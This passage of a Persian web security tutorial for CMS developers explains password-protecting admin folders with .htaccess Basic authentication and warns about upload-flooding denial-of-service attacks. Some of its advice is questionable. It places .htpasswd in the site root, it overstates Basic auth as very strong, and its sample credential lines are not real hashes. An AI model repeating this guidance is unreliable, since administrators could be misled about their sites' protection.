


پیشنهاد می‌شود طراحان سیستم‌های مدیریت محتوا در مستندات پروژه‌های خود، راهنمایی‌های لازم در مورد سطح دسترسی را به کاربران خود ارائه کنند.

قرار دادن پسورد بر روی پوشه‌ها و فایل‌های حیاتی

در هر برنامه تحت وب، پوشه‌ها و فایل‌های وجود دارند که به خطر افتادن امنیت آن‌ها، امنیت کل سیستم را به خطر می‌اندازد. از جمله پوشه admin یا فایل admin.php

مدیر سایت می‌تواند با مراجعه به کنترل پنل سایت با استفاده از گزینه‌ای به نام Password Protect Directories (و یا مشابه آن) اقدام به قرار دادن پسورد روی پوشه نمایند.



همینطور می‌توانند با ایجاد فایلی به نام htaccess و قرار دادن قطعه کد زیر در آن، روی یک فایل خاص پسورد قرار دهند:

```
AuthUserFile /.htpasswd
AuthName "Name of Page"
AuthType Basic
<Files "mypage.html">
    require valid-user
</Files>
```

نکاتی در مورد کد بالا:

- فایل htpasswd باید توسط مدیر در روت سایت (/) ایجاد شود و نام کاربری و پسورد کاربران معتبر به صورت زیر در آن ذخیره گردد:

Hamid:h99I57kkF4g

Hassan:0U45000hhF4g39

پسوردها به صورت هاش شده در این فایل قرار می‌گیرند.

- به جای mypage.html باید نام و پسوند فایل مورد نظر مدیر درج شود.

این پسورد در حقیقت یک لایه امنیتی بسیار قوی است که هکر به همین راحتی‌ها نمی‌تواند از آن عبور کند.

بهتر است ارائه دهندگان سیستم‌های مدیریت محتوا کاربران خود را از این نکته مهم آگاه کرده و روش این کار را به کاربران آموزش دهند.

خطر حمله Denial of service

یکی از حملات که عمدتاً به مراکز آپلود صورت می‌گیرد، حمله Denial of service است. در این نوع حمله، حمله‌کننده شروع به آپلود ده‌ها فایل حجیم می‌کند به طوری که کل فضای قابل استفاده، اشغال شده و سایت از سرویس خارج خواهد شد.

طراح برنامه باید محدودیتهایی در مورد حجم و تعداد فایل‌هایی که یک کاربر می‌تواند در یک مدت خاص (مثلاً در یک ساعت یا یک روز) آپلود کند در نظر بگیرد.

منابع:

<http://PHP.net>

<http://WikiPedia.org>

<http://www.scanit.be>

<http://forums.hexus.net/software/133718-website-folder-permissions-set-777-whats-risk.html>

<http://aftab.cc>